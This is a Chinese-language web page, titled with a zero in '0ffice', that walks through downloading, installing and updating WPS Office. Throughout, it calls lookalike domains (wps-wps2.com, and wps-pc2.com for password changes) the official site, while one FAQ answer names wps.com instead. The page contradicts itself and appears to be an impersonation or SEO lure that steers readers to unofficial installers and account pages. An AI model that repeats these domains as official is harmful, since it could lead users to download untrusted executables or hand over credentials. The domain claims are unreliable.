

wps 0ffice官网
要从WPS Office官网下载,访问官网(https://www.wps-wps2.com/),选择适合操作系统的版本并点击下载按钮。WPS Office官网提供Windows、Mac、Android和iOS版本,用户可以根据设备需求选择对应版本。官网提供免费版和付费版,免费版包含基础功能,付费版包含更多高级功能。下载时,建议通过官网进行,以确保安全性和软件的完整性。

WPS Office官网的软件下载
如何从WPS官网下载最新版WPS Office
- 访问WPS官网:首先,打开浏览器并输入WPS官网的网址(https://www.wps-wps2.com/)。在首页上,用户会看到明显的“下载”按钮,点击进入下载页面。官网提供的是最新版WPS Office,确保用户下载到最稳定、安全的版本。
- 选择适合的版本:WPS官网会自动根据操作系统识别用户的设备类型,并推荐适合的WPS Office版本。无论你是Windows用户还是Mac用户,官网都会提供与操作系统兼容的最新版WPS Office。选择合适的版本后,点击“下载”按钮,开始下载最新版本的WPS Office。
- 确保网络连接稳定:在下载过程中,确保网络连接稳定,以免下载过程中出现中断或错误。建议使用Wi-Fi或稳定的网络环境进行下载。
下载WPS Office官网电脑版的注意事项
- 检查操作系统的兼容性:在下载WPS Office电脑版之前,确保你的操作系统满足最低要求。WPS Office电脑版支持Windows 7及以上版本,MacOS 10.10及以上版本。如果你的系统版本较旧,可能会遇到兼容性问题,因此建议升级操作系统。
- 选择合适的安装包:WPS官网提供不同版本的WPS Office下载链接,用户需根据自己的操作系统(如Windows、MacOS)选择正确的版本。下载时,可以检查文件的版本号和发布日期,确保下载的是最新版。
- 确保足够的存储空间:在下载WPS Office电脑版之前,确保计算机有足够的存储空间来保存安装包和安装过程中所需的文件。通常,WPS Office的安装包文件大小在200MB到500MB之间,安装过程可能会占用更多空间。
WPS官网提供的不同版本下载选择
- Windows版与Mac版:WPS官网提供适用于Windows和MacOS系统的WPS Office版本。用户需要根据自己的操作系统选择下载链接,Windows用户应选择“Windows版”,Mac用户则选择“Mac版”。每个版本的安装包都有专门针对不同操作系统的优化,确保兼容性和流畅性。
- 32位与64位版本:对于Windows用户,WPS官网还提供32位和64位版本的下载选项。32位系统的用户应选择32位版本,而64位系统的用户应选择64位版本。安装时可以在计算机“我的电脑”中查看操作系统的类型,确保下载正确的版本。
- 免费版与专业版:WPS官网提供了免费的基础版和付费的专业版,用户可以根据需求选择下载。如果用户需要更多高级功能(如更多模板、PDF工具、云存储等),可以选择下载专业版。免费的基础版通常包含大部分常用的办公功能,足以满足普通用户的需求。
WPS Office官网的系统要求
WPS Office官网对操作系统的要求
- Windows操作系统:WPS Office官网支持Windows 7及以上版本,包括Windows 8、Windows 10和Windows 11。用户需要确保操作系统版本符合最低要求。对于较旧的Windows版本(如Windows XP和Vista),WPS Office的最新版本可能无法兼容,因此建议用户升级到更高版本的操作系统。
- Mac操作系统:WPS Office官网也提供适用于MacOS的版本,支持MacOS 10.10及以上版本。如果你的Mac操作系统较旧,可能无法安装最新版本的WPS Office,因此建议升级到较新的MacOS版本。
- Linux操作系统:WPS Office官网为Linux用户提供专门版本,支持主流的Linux发行版,如Ubuntu、Debian等。尽管WPS Office在Linux上的功能相对较少,但它仍然可以完成基本的文档编辑、表格处理和演示制作工作。
- 移动操作系统:WPS Office还支持Android和iOS平台,适用于智能手机和平板设备,便于用户在移动设备上进行办公操作。
WPS Office官网的硬件配置要求
- 处理器要求:WPS Office官网要求用户的电脑配置至少需要1 GHz或更高的处理器,推荐使用双核或更高频率的CPU。较低配置的处理器可能会影响WPS Office的性能,特别是在处理较大文件或多个文件时。
- 内存要求:WPS Office的最低内存要求为2GB RAM,建议配备4GB或更高的内存,以确保运行时不会出现卡顿或延迟。在内存不足的情况下,可能会影响软件的流畅性,尤其是在同时打开多个应用程序时。
- 硬盘空间要求:WPS Office官网推荐至少1GB的可用硬盘空间用于安装,并且随着使用的增加,可能需要更多的空间来存储文档、缓存文件和临时文件。如果用户使用高级功能(如云存储、模板下载等),可能需要更多空间。
- 显示要求:显示器的分辨率应至少为1280x768,以便能够正常显示WPS Office的所有界面和内容。如果分辨率过低,可能会影响用户体验,导致某些功能无法完全显示。
WPS Office官网的安装与设置
WPS Office官网电脑版安装步骤
- 下载安装包:首先,访问WPS官网(https://www.wps-wps2.com),在官网的下载页面选择适合的版本(Windows版或Mac版),点击“下载”按钮,开始下载WPS Office安装包。下载完成后,找到安装包(通常为“.exe”或“.dmg”文件)并双击运行。
- 启动安装程序:双击下载的安装包后,系统会弹出安装向导,指导你完成安装。点击“安装”按钮,安装程序将开始提取文件并准备安装。
- 选择安装路径:在安装过程中,系统会提示你选择安装路径。默认情况下,WPS Office会安装在“C:\Program Files\Kingsoft\WPS Office”路径下。如果你想将WPS Office安装在其他磁盘或目录,点击“浏览”并选择合适的路径。
- 等待安装完成:选择完安装路径后,点击“安装”按钮,安装程序将自动开始复制文件,通常需要几分钟。安装完成后,点击“完成”按钮退出安装向导,并选择是否立即启动WPS Office。
WPS Office官网的安装选项和配置
- 选择安装组件:在安装过程中,用户会看到一些额外的安装选项,如是否安装桌面快捷方式、是否安装WPS云文档支持等。用户可以根据自己的需求勾选或取消勾选这些选项。桌面快捷方式:勾选此项将在桌面创建WPS Office的快捷方式,方便快速访问。WPS云文档支持:启用此选项可以将WPS Office与云端账户同步,方便随时访问和共享文件。语言设置:安装过程中可以选择WPS Office的界面语言,默认为中文,也可以选择其他语言(如英语、法语、德语等)。
- 更新设置:在安装过程中,WPS Office还会询问是否启用自动更新功能。勾选“自动更新”选项,软件将在后台自动检查并下载更新,确保你始终使用最新版本。
- 默认文件关联设置:安装时,你可以选择是否将WPS Office设置为默认的文档处理程序。勾选此选项后,所有支持的文件格式(如DOCX、XLSX、PPTX等)将在WPS Office中打开。
WPS Office官网的更新与维护
如何检查WPS Office官网更新
- 内置更新检查功能:WPS Office官网提供了内置更新功能,用户可以通过WPS Office应用直接检查是否有新版本可用。打开WPS Office任意一个应用(如WPS文字、WPS表格或WPS演示),点击右上角的“帮助”菜单,选择“检查更新”。系统将自动检查当前版本与最新版本之间的差异,并通知用户是否需要下载和安装更新。
- 手动访问官网检查更新:除了软件内检查更新外,用户也可以访问WPS官网(https://www.wps-wps2.com)查看最新版本和发布信息。官网会列出各版本的更新日志,帮助用户了解新版本的功能和修复内容。
- 订阅更新通知:WPS Office官网还提供了更新通知功能,用户可以订阅WPS的新闻和更新通知,第一时间获得最新版本发布的信息。通过订阅,用户可以确保不遗漏任何重要的更新或安全补丁。
WPS Office官网的自动更新设置
- 启用自动更新功能:WPS Office提供了自动更新功能,用户可以在安装时或安装后开启该功能。打开WPS Office,点击“设置”按钮(通常在右上角),在设置菜单中选择“更新设置”选项。然后勾选“启用自动更新”选项,这样WPS Office将在后台自动检查和下载最新版本,而无需用户手动操作。
- 更新时机的选择:用户可以根据需要设置更新的时机,比如选择在后台自动下载和安装,或者选择仅在启动软件时检查更新。通过这些设置,用户可以避免在工作过程中被打扰。
- 更新过程中是否需要确认:自动更新功能可以配置为“自动下载并安装”或“自动下载但需要用户确认安装”。如果希望最大限度地减少干扰,可以选择自动安装更新;如果希望在更新前确认,选择需要确认安装选项。
手动更新WPS Office官网的方法
- 检查更新并下载最新版本:如果不启用自动更新功能,用户也可以手动检查并下载最新版本的WPS Office。在WPS Office应用内,点击右上角的“帮助”菜单,选择“检查更新”,如果有新的版本,系统会提示用户下载并安装更新。
- 通过官网手动下载更新:另外,用户还可以访问WPS官网(https://www.wps-wps2.com)下载最新版本的安装包。下载后,用户可以直接运行安装包进行覆盖安装。安装程序会自动更新现有版本,并保留用户的设置和文件。
- 卸载旧版本并重新安装:如果在更新过程中出现问题或软件无法正常更新,用户可以尝试卸载当前版本的WPS Office,然后从官网重新下载并安装最新版本。这样可以确保安装的是一个干净的版本,避免因旧版文件残留导致的兼容性问题。

如何从WPS Office官网下载?
要从WPS Office官网下载,访问官方网站(https://www.wps.com),选择适合操作系统的版本并点击下载按钮,按照提示完成安装。
WPS Office官网提供哪些版本?
WPS Office官网提供Windows、Mac、Android和iOS版本,用户可以根据自己的设备选择合适的版本进行下载。
WPS Office官网是否安全?
从WPS Office官网下载安装是安全的,建议用户仅通过官网或可信平台下载,确保软件的完整性和安全性。
WPS Office官网的下载速度如何?
WPS Office官网提供高速下载,用户可根据网络情况快速下载并开始安装。下载速度通常稳定,适合大多数用户使用。
WPS Office官网是否免费?
WPS官网的账号安全设置方法?
在WPS官网设置账号安全,可登录账户中心,进入“账户安全”或“...
wps office官网是什么?
WPS Office官网是:https://www.wps-wps2.com/。用户可以在官...
WPS官网如何查看会员服务条款?
要在WPS官网查看会员服务条款,首先登录WPS账号,进入官网首...
WPS官网的办公套件包含哪些软件?
WPS官网的办公套件包括WPS文字、WPS表格和WPS演示。WPS文字是...
WPS官网如何查看会员优惠?
要查看WPS官网的会员优惠,首先登录您的WPS账号,然后进入“会...
wps linux版官网
要从WPS官网下载Linux版,访问WPS官网(https://www.wps-wps2...
WPS文件怎么打开?
要打开WPS文件,首先启动WPS Office应用,点击“文件”菜单,选...
WPS怎么删除重复项?
在WPS表格中删除重复项的操作很简单。首先,选中包含数据的单...
WPS官网如何下载WPS官方字体?
要在WPS官网下载WPS官方字体,用户可以访问WPS官网的字体下载...
WPS官网的优惠活动多久更新一次?
WPS官网的优惠活动更新频率不固定,通常在重要节日或促销季节...
如何离线安装WPS Office?
要离线安装WPS Office,首先从WPS官网或可信的下载平台下载适...
WPS官网如何升级软件?
升级WPS软件可通过两种方式完成:一是登录WPS官网 https://ww...
WPS官网能否下载个人版软件?
WPS官网提供个人版软件免费下载,用户可以根据需求下载安装WP...
WPS官网的下载安装步骤?
要在WPS官网下载安装,首先访问WPS官网(https://www.wps-wps...
WPS Office电脑版怎么下载?
WPS Office电脑版下载方法:打开浏览器搜索“WPS Office官方”...
WPS官网能否下载电子签名工具?
是的,WPS官网可以下载电子签名工具。用户只需访问WPS官网,...
WPS官网的会员权限有哪些?
WPS官网会员权限包括不限量云存储、无广告体验、专属模板、高...
WPS官网的下载速度快吗?
WPS官网的下载速度通常较快,取决于网络环境和服务器负载。大...
WPS官网能否下载广告拦截插件?
WPS官网目前不提供广告拦截插件下载。用户可以通过浏览器插件...
WPS官网的会员功能介绍?
WPS官网的会员功能包括云存储、高清PDF编辑、专属模板、无广...
WPS官网的用户隐私政策介绍?
WPS官网的用户隐私政策承诺严格保护用户个人信息,遵循相关法...
wps office下载免费版电脑版官网
访问WPSOffice官网,选择电脑版免费版进行下载。WPSOffice免...
WPS官网的会员服务内容?
WPS官网的会员服务提供丰富的增值功能,包括去广告、云存储、...
WPS官网如何更改账户密码?
更改WPS官网账户密码,请登录 https://www.wps-pc2.com,点击...
WPS官网能否下载多语言版本?
WPS官网提供多语言版本下载,用户可以根据需求选择适合的语言...
WPS怎么不登录使用?
WPS Office可以通过选择“游客模式”来无需登录使用。打开WPS后...
wps office官网是哪个?
WPS Office官网是:https://www.wps-wps2.com/。用户可以在官...
WPS云文档安全吗?
WPS云文档通过多层加密和严格的权限管理确保数据安全。用户的...
WPS如何更改语言?
要在WPS中更改语言,首先打开WPS应用,点击左上角的“文件”菜...
WPS官网的用户隐私保护政策?
WPS官网的用户隐私保护政策承诺严格遵守中国大陆法律法规,包...